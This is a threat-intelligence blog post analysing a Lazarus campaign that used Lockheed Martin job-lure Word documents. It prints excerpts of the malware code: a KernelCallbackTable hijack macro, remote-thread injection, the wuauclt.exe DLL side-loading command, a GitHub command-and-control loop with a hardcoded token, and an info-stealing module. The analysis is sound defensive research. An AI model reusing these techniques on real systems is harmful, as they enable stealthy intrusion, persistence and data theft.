North Korea's Lazarus APT leverages Windows Update client, GitHub in latest campaign

blog.malwarebytes.com/threat-intelligence/2022/01/north-koreas-lazarus-apt-leverages-windows-update-client-github-in-latest-campaign/

Threat Intelligence Team

January 27, 2022

This blog was authored by Ankur Saini and Hossein Jazi

Lazarus Group is one of the most sophisticated North Korean APTs that has been active since 2009. The group is responsible for many high profile attacks in the past and has gained worldwide attention. The Malwarebytes Threat Intelligence team is actively monitoring its activities and was able to spot a new campaign on Jan 18th 2022.

In this campaign, Lazarus conducted spear phishing attacks weaponized with malicious documents that use their known job opportunities theme. We identified two decoy documents masquerading as American global security and aerospace giant Lockheed Martin.

In this blog post, we provide technical analysis of this latest attack including a clever use of Windows Update to execute the malicious payload and GitHub as a command and control server. We have reported the rogue GitHub account for harmful content.

Analysis

The two macro-embedded documents seem to be luring the targets about new job opportunities at Lockheed Martin:

- Lockheed_Martin_JobOpportunities.docx
- Salary_Lockheed_Martin_job_opportunities_confidential.doc

The compilation time for both of these documents is 2020-04-24, but we have enough indicators that confirm that they have been used in a campaign around late December 2021 and early 2022. Some of the indicators that shows this attack operated recently are the domains used by the threat actor.

Both of the documents use the same attack theme and have some common things like embedded macros but the full attack chain seems to be totally different. The analysis provided in the blog is mainly based on the “Lockheed_Martin_JobOpportunities.docx” document but we also provide brief analysis for the second document (Salary_Lockheed_Martin_job_opportunities_confidential.doc) at the end of this blog.




Figure 1: *Document Preview*

Attack Process

The below image shows the full attack process which we will discuss in detail in this article. The attack starts by executing the malicious macros that are embedded in the Word document. The malware performs a series of injections and achieves startup persistence in the target system. In the next section we will provide technical details about various stages of this attack and its payload capabilities.




Figure 2: *Attack Process*

Macros: Control flow hijacking through KernelCallbackTable

```
WMPlaybackRadd = 8
wmorder2 = &H58
wmorder = &H10

If WMIsAvailableOffline() = False Then
    Result = NtQueryInformationProcess(-1, 0, wsi, Len(wsi), capa)
    memcpy(wmsct, ByVal (wsi.WmScrData2 + wmorder2), WMPlaybackRadd)
    wmflash = wmsct + wmorder
    Ret = VirtualProtect(ByVal (wmflash), WMPlaybackRadd, WMVSDecpro, WmEmptyData)

    WMCreateFileSink = GetProcAddress(WMPlaybackHD, "WMIsAvailableOffline")
    Ret = VirtualProtect(ByVal (WMCreateFileSink - 16), &H100000, Play_Encd, WmEmptyData)

    WMModifyFSink = WMCreateFileSink
    WMModifyFSink = Decode_Base64_Shellcode(WMModifyFSink)
    WMModifyFSink = Decode_Base64_Shellcode(WMModifyFSink)
    WMModifyFSink = Decode_Base64_Shellcode(WMModifyFSink)

    memcpy(ByVal (WMCreateFileSink - 16), ByVal (wmflash), WMPlaybackRadd)
    Ret = VirtualProtect(ByVal (WMCreateFileSink - 16), &H100000, Play_Decd_Rdh, WmEmptyData)

    memcpy(ByVal (wmflash), (WMCreateFileSink), WMPlaybackRadd)

    If ThisDocument.ReadOnly = False Then
        WMCreateIndexer
        ThisDocument.Save
    End If
End If
```

Figure 3: *Macros Snippet*

The above code uses a very unusual and lesser known technique to hijack the control flow and execute malicious code. The malware retrieves the address of the *“WMIsAvailableOffline”* function from *“wmvcore.dll”*, then it changes the memory protection permissions for code in *“WMIsAvailableOffline”* and proceeds to overwrite the code in memory with the malicious base64 decoded shell-code.

Another interesting thing happening in the above code is the control flow hijacking through the *KernelCallbackTable* member of the *PEB*. A call to *NtQueryInformationProcess* is made with *ProcessBasicInformation* class as the parameter which helps the malware to retrieve the address of *PEB* and thus retrieving the *KernelCallbackTable* pointer.

```
0:002> dps 0x7fff37b72070 L0n98
00007fff`37b72070  00007fff`37b02ae0 USER32!_fnCOPYDATA
00007fff`37b72078  00007fff`37b6aa70 USER32!_fnCOPYGLOBALDATA
00007fff`37b72080  00007fff`37b00f60 USER32!_fnDWORD
00007fff`37b72088  00007fff`37b06ec0 USER32!_fnNCDESTROY
00007fff`37b72090  00007fff`37b0df90 USER32!_fnDWORDOPTINLPMSG
00007fff`37b72098  00007fff`37b6b2a0 USER32!_fnINOUTDRAG
00007fff`37b720a0  00007fff`37b08450 USER32!_fnGETTEXTLENGTHS
00007fff`37b720a8  00007fff`37b6af40 USER32!_fnINCNTOUTSTRING
00007fff`37b720b0  00007fff`37b6b000 USER32!_fnINCNTOUTSTRINGNULL
00007fff`37b720b8  00007fff`37b09bc0 USER32!_fnINLPCOMPAREITEMSTRUCT
00007fff`37b720c0  00007fff`37b02f40 USER32!__fnINLPCREATESTRUCT
00007fff`37b720c8  00007fff`37b6b0c0 USER32!_fnINLPDELETEITEMSTRUCT
```

Figure 4: *KernelCallbackTable in memory*

KernelCallbackTable is initialized to an array of *callback* functions when *user32.dll* is loaded into memory, which are used whenever a graphical call (GDI) is made by the process. To hijack the control flow, malware replaces the *USER32!_fnDWORD* callback in the table with the malicious *WMIsAvailableOffline* function. Once the flow is hijacked and malicious code is executed the rest of the code takes care of restoring the *KernelCallbackTable* to its original state.

Shellcode Analysis

The shellcode loaded by the macro contains an encrypted DLL which is decrypted at runtime and then manually mapped into memory by the shellcode. After mapping the DLL, the shellcode jumps to the entry point of that DLL. The shellcode uses some kind of custom hashing method to resolve the APIs. We used hollows_hunter to dump the DLL and reconstruct the IAT once it is fully mapped into memory.




Figure 5: *API resolving*

The hashing function accepts two parameters: the hash of the DLL and the hash of the function we are looking for in that DLL. A very simple algorithm is used for hashing APIs. The following code block shows this algorithm:

```
def string_hashing(name):
    hash = 0
    for i in range(0, len(name)):
        hash = 2 * (hash + (ord(name[i]) | 0x60))
    return hash
```

The shellcode and all the subsequent inter-process Code/DLL injections in the attack chain use the same injection method as described below.

Code Injection

The injection function is responsible for resolving all the required API calls. It then opens a handle to the target process by using the *OpenProcess* API. It uses the *SizeOfImage* field in the NT header of the DLL to be injected into allocated space into the target process along with a separate space for the *init_dll* function. The purpose of the *init_dll* function is to initialize the injected DLL and then pass the control flow to the entry point of the DLL. One thing to note here is a simple CreateRemoteThread method is used to start a thread inside the target process unlike the KernelCallbackTable technique used in our macro.

```
if ( WriteProcessMemory(remote_process, v2, v4, v10, 0i64) )// Write the DLL to remote process
{
  hModule = &v2[v1];
  if ( WriteProcessMemory(remote_process, &v2[v1], v28, 104i64, 0i64) )// Resolved functions for init_dll
  {
    if ( WriteProcessMemory(remote_process, init_dll_remote, init_dll, dwSize, 0i64) )// copy the init_dll function to remote process
    {
      pSessionId[0] = 0;
      v14 = -1;
      if ( ProcessIdToSessionId(dwProcessId, pSessionId) )
        v14 = pSessionId[0];
      v15 = GetCurrentProcessId();
      pSessionId[0] = 0;
      if ( ProcessIdToSessionId(v15, pSessionId) )
      {
        if ( pSessionId[0] != -1 && v14 != -1 )
        {
          if ( v14 == pSessionId[0] )
          {
            v16 = CreateRemoteThread(remote_process, 0i64, 0i64, init_dll_remote, hModule, 0, 0i64);// Remote thread created at init_dll
            if ( v16 )
            {
              CloseHandle(v16);
```

Figure 6: *Target Process Injection through CreateRemoteThread*

Malware Components

stage1_winword.dll – This is the DLL which is mapped inside the Word process. This DLL is responsible for restoring the original state of *KernelCallbackTable* and then injecting *stage2_explorer.dll* into the *explorer.exe* process.

```
v0 = GetModuleHandleA("wmvcore.dll");
if ( v0 )
  *(NtCurrentTeb()->ProcessEnvironmentBlock->KernelCallbackTable + 2) = *(GetProcAddress(v0, "WMIsAvailableOffline")
                                                                        - 2);
```

Figure 7: *Restoring KernelCallbackTable to original state*

stage2_explorer.dll – The *winword.exe* process injects this DLL into the *explorer.exe* process. With brief analysis we find out that the .data section contains two additional DLLs. We refer to them as *drops_lnk.dll* and *stage3_runtimebroker.dll*. By analyzing *stage2_explorer.dll* a bit further we can easily understand the purpose of this DLL.

```
droplnk_dll = 0x5A4D;
strcpy(FileName, "C:\\Wíndows\\system32\\wuaueng.dll");
stage3_runtimebroker[0] = 0x5A4D;
if ( access(FileName, 0) )
{
  v1 = execute_dll_in_current_process((__int64)&droplnk_dll);
  v2 = v1;
  if ( v1 )
  {
    *(_QWORD *)*v1 = 0i64;
    v3 = GetProcessHeap();
    HeapFree(v3, 0, (LPVOID)*v2);
    *v2 = 0i64;
    v2[1] = 0i64;
    v2[2] = 0i64;
    v2[3] = 0i64;
    v2[4] = 0i64;
    v2[5] = 0i64;
    v2[6] = 0i64;
    v2[7] = 0i64;
    Sleep(0xEA60u);
    v4 = get_explorer_handle();
    v8 = create_runtimebroker(v6, v5, v7, v4);
    if ( v8 )
    {
      inject_into_runtimebroker(v8);
    }
    else
    {
      v9 = execute_dll_in_current_process((__int64)stage3_runtimebroker);
      if ( v9 )
        sub_10D51460((__int64)v9);
    }
  }
}
return 0i64;
}
```

Figure 8: *stage2_explorer main routine*

The above code snippet shows the main routine of *stage2_explorer*.dll. As you can see it checks for the existence of "*C:\Wíndows\system32\wuaueng.dll*" and then if it doesn't exist it takes its path to drop additional files. It executes the *drops_lnk.dll* in the current process and then tries to create the RuntimeBroker process and if successful in creating RuntimeBroker, it injects *stage3_runtimebroker.dll* into the newly created process. If for some reason process creation fails, it just executes *stage3_runtimebroker.dll* in the current *explorer.exe* process.

drops_lnk.dll – This DLL is loaded and executed inside the *explorer.exe* process, it mainly drops the lnk file (*WindowsUpdateConf.lnk*) into the startup folder and then it checks for the existence of *wuaueng.dll* in the malicious directory and manually loads and executes it from the disk if it exists. The lnk file (*WindowsUpdateConf.lnk*) executes *"C:\Windows\system32\wuauclt.exe" /UpdateDeploymentProvider C:\Wíndows\system32\wuaueng.dll /RunHandlerComServer*. This is an interesting technique used by Lazarus to run its malicious DLL using the Windows Update Client to bypass security detection mechanisms. With this method, the threat actor can execute its malicious code through the Microsoft Windows Update client by passing the following arguments: /UpdateDeploymentProvider, Path to malicious dll and /RunHandlerComServer argument after the dll.

```
memset(pszPath, 0, 0x208ui64);
SHGetSpecialFolderPathW(0i64, pszPath, 7, 0); // CSIDL_STARTUP == 7, path to startup folder
v1 = &v19;
do
```

Figure 9: *Startup folder path*

```
CoInitializeEx(0i64, 0);
unknown_libname_11(a1, &v7, &v6, 0, v5);
if ( CoCreateInstance(&rclsid, 0i64, 1u, &riid, &ppv) >= 0 && (**ppv)(ppv, &unk_18000C370, &v4) >= 0 )
{
  (*(*ppv + 160i64))(ppv, L"wuauclt");
  if ( (*(*ppv + 88i64))(ppv, L"/UpdateDeploymentProvider C:\\Wíndows\\system32\\wuaueng.dll /RunHandlerComServer") >= 0 )
  {
    (*(*v4 + 48i64))(v4, a1, 1i64);
    (*(*v4 + 16i64))(v4);
    (*(*ppv + 16i64))(ppv);
  }
}
CoUninitialize();
```

Figure 10: *WindowsUpdateConf lnk*

stage3_runtimebroker.dll – This DLL is responsible for creating the malicious directory (*"C:\Wíndows\system32\"*) and then drops the *wuaueng.dll* in that directory, furthermore it sets the attributes of the directory to make it hidden.

```
NumberOfBytesWritten = a3;
v3 = CreateFileW(L"C:\\Wíndows\\system32\\wuaueng.dll", 0x40000000u, 3u, 0i64, 2u, 0x80u, 0i64);
v4 = v3;
if ( v3 == (HANDLE)-1i64 )
  return 0i64;
WriteFile(v3, &unk_1800148E0, 0x38DE8u, &NumberOfBytesWritten, 0i64);
CloseHandle(v4);
return 1i64;
```

Figure 11: *stage3_runtimebroker main routine*

wuaueng.dll – This is one of the most important DLLs in the attack chain. This malicious DLL is signed with a certificate which seems to belong to *"SAMOYAJ LIMITED"*, Till 20 January 2022, the DLL had (0/65) AV detections and presently only 5/65 detect it as malicious. This DLL has embedded inside another DLL which contains the core module (*core_module.dll*) of this malware responsible for communicating with the Command and Control (C2) server. This DLL can be loaded into memory in two ways:
– If *drops_lnk.dll* loads this DLL into *explorer.exe* then it loads the *core_module.dll* and then executes it
– If it is being executed from *wuauclt.exe*, then it retrieves the PID of explorer.exe and injects the *core_module.dll* into that process.

```
wchar_t *v0; // rax
_DWORD *v1; // rax
_DWORD *v2; // rbx
HANDLE v3; // rax
DWORD v4; // eax
WCHAR Filename[264]; // [rsp+30h] [rbp-228h] BYREF

memset(Filename, 0, 0x20Aui64);
GetModuleFileNameW(0i64, Filename, 0x104u);
v0 = wcsrchr(Filename, 0x5Cu);
if ( wcsicmp(v0 + 1, L"explorer.exe") )
{
  v4 = get_explorer_pid();                    // being executed from wuauclt.exe
  inject_into_process(v4);
}
else
{
  v1 = execute_in_current_process();          // being executed from explorer.exe
  v2 = v1;
```

Figure 12: *wuaueng.dll main routine*

The Core module and GitHub as a C2

Rarely do we see malware using GitHub as C2 and this is the first time we've observed Lazarus leveraging it. Using Github as a C2 has its own drawbacks but it is a clever choice for targeted and short term attacks as it makes it harder for security products to differentiate between legitimate and malicious connections. While analyzing the core module we were able to get the required details to access the C2 but unfortunately it was already cleaned and we were not able to get much except one of the additional modules loaded by the *core_module.dll* remotely (thanks to @jaydinbas who shared the module with us).

```
strcpy(directory, "images");
qmemcpy(repo_name, "ERPLocalSys", 44);
qmemcpy(token, "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", 160);
v0 = GlobalAlloc(0x40u, 0xCAui64);
hMem = 0i64;
v17 = 0;
v1 = GetTickCount();
srand(v1);
while ( 1 )
{
  v2 = get_module_from_repo(username, repo_name, directory, token);
  v3 = v2;
  if ( v2 && v2 != 0xFFFFFFFFFFFE7E3Bi64 )
  {
    v4 = map_module((v2 + 0x181C5));
    v5 = v4;
    if ( v4 )
    {
      module_function = find_GetNumMethods(v4);
      **v5 = 0i64;
      v7 = GetProcessHeap();
      HeapFree(v7, 0, *v5);
      *v5 = 0i64;
      v5[1] = 0i64;
      v5[2] = 0i64;
      v5[3] = 0i64;
      v5[4] = 0i64;
      v5[5] = 0i64;
      v5[6] = 0i64;
      v5[7] = 0i64;
      if ( module_function )
        module_function(&hMem, &v17);
```

Figure 13: *core_module.dll C2 communication loop*

There seems to be no type of string encoding used so we can clearly see the strings which makes the analysis easy. *get_module_from_repo* uses the hardcoded *username*, *repo_name*, *directory*, *token* to make a http request to GitHub and retrieves the files present in the *"images"* directory of the repository.

```
while ( lpszHeaders[v6] );
if ( InternetAttemptConnect(0) )
  return 0i64;
v8 = InternetOpenA(
       "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/95.0.4638.69 Safari/537.36",
       0,
       0i64,
       0i64,
       0);
v9 = v8;
if ( !v8 )
  return 0i64;
v10 = InternetConnectA(v8, "api.github.com", 0x1BBu, 0i64, 0i64, 3u, 0, 0i64);
v11 = v10;
if ( v10 )
{
  v12 = HttpOpenRequestA(v10, 0i64, lpszObjectName, 0i64, 0i64, 0i64, 0x48C3200u, 0i64);
  v13 = v12;
  if ( v12 )
  {
    if ( HttpSendRequestA(v12, lpszHeaders, v6, 0i64, 0) )
    {
      v5 = GlobalAlloc(0x40u, 0x2800ui64);
      do
      {
        if ( !InternetReadFile(v13, &v5[v3], 0x2800u, &dwNumberOfBytesRead) )
          break;
        v3 += dwNumberOfBytesRead;
        v5 = GlobalReAlloc(v5, (v3 + 0x2800), 2u);
      }
      while ( dwNumberOfBytesRead );
    }
    InternetCloseHandle(v13);
  }
  InternetCloseHandle(v11);
}
InternetCloseHandle(v9);
return v5;
```

Figure 14: *get_module_from_repo function*

The HTTP request retrieves contents of the files present in the repository with an interesting validation which checks that the retrieved file is a PNG. The file that was earlier retrieved was named *"readme.png"*; this PNG file has one of the malicious modules embedded in it. The strings in the module reveal that the module's original name is *"GetBaseInfo.dll"*. Once the malware retrieves the module it uses the *map_module* function to map the DLL and then looks for an exported function named *"GetNumberOfMethods"* in the malicious module. It then executes *GetNumberOfMethods* and saves the result obtained by the module. This result is committed to the remote repo under the metafiles directory with a filename denoting the time at which the module was executed. This file committed to the repo contains the result of the commands executed by the module on the target system. To commit the file the malware makes a PUT HTTP request to Github.

Additional Modules (GetBaseInfo.dll)

This was the only module which we were able to get our hands on. Only a single module does limit us in finding all the capabilities this malware has. Also its a bit difficult to hunt for these modules as they never really touch the disk which makes them harder to detect by AVs. The only way to get the modules would be to access the C2 and download the modules while they are live. Coming back to this module, it has very limited capabilities. It retrieves the *Username*, *ComputerName* and a list of all the *running processes* on the system and then returns the result so it can be committed to the C2.

```
v4 = (WCHAR *)GlobalAlloc(0x40u, 0x20Aui64);
nSize = 260;
v5 = v4;
if ( !GetUserNameExW(v4, &nSize) )
  GetLastError();
v6 = (WCHAR *)GlobalAlloc(0x40u, 0x20Aui64);
v15 = 260;
v7 = v6;
if ( !GetComputerNameW(v6, &v15) )
  GetLastError();
v8 = (char *)GlobalAlloc(0x40u, 0x2002ui64);
get_all_running_processes(v8);
v9 = GetTickCount();
```

Figure 15: *GetBaseInfo module retrieving the information*

GitHub Account

The account with the username "*DanielManwarningRep*" is used to operate the malware. The account was created on January 17th, 2022 and other than this we were not able to find any information related to the account.




Figure 16: *Account details from the token used*

Second Malicious Document used in the campaign

Malicious Document – Salary_Lockheed_Martin_job_opportunities_confidential.doc (0160375e19e606d06f672be6e43f70fa70093d2a30031affd2929a5c446d07c1)

The initial attack vector used in this document is similar to the first document but the malware dropped by the macro is totally different. Sadly, the C2 for this malware was down by the time we started analyzing it.

This document uses KernelCallbackTable as well to hijack the control flow just like our first module, the injection technique used by the shellcode also resembles the first document. The major difference in this document is that it tries to retrieve a remote HTML page and then executes it using *mshta.exe*. The remote HTML page is located at *https[:]//markettrendingcenter[.]com/member.htm* and throws a 404 Not Found which makes it difficult for us to analyze this document any further.

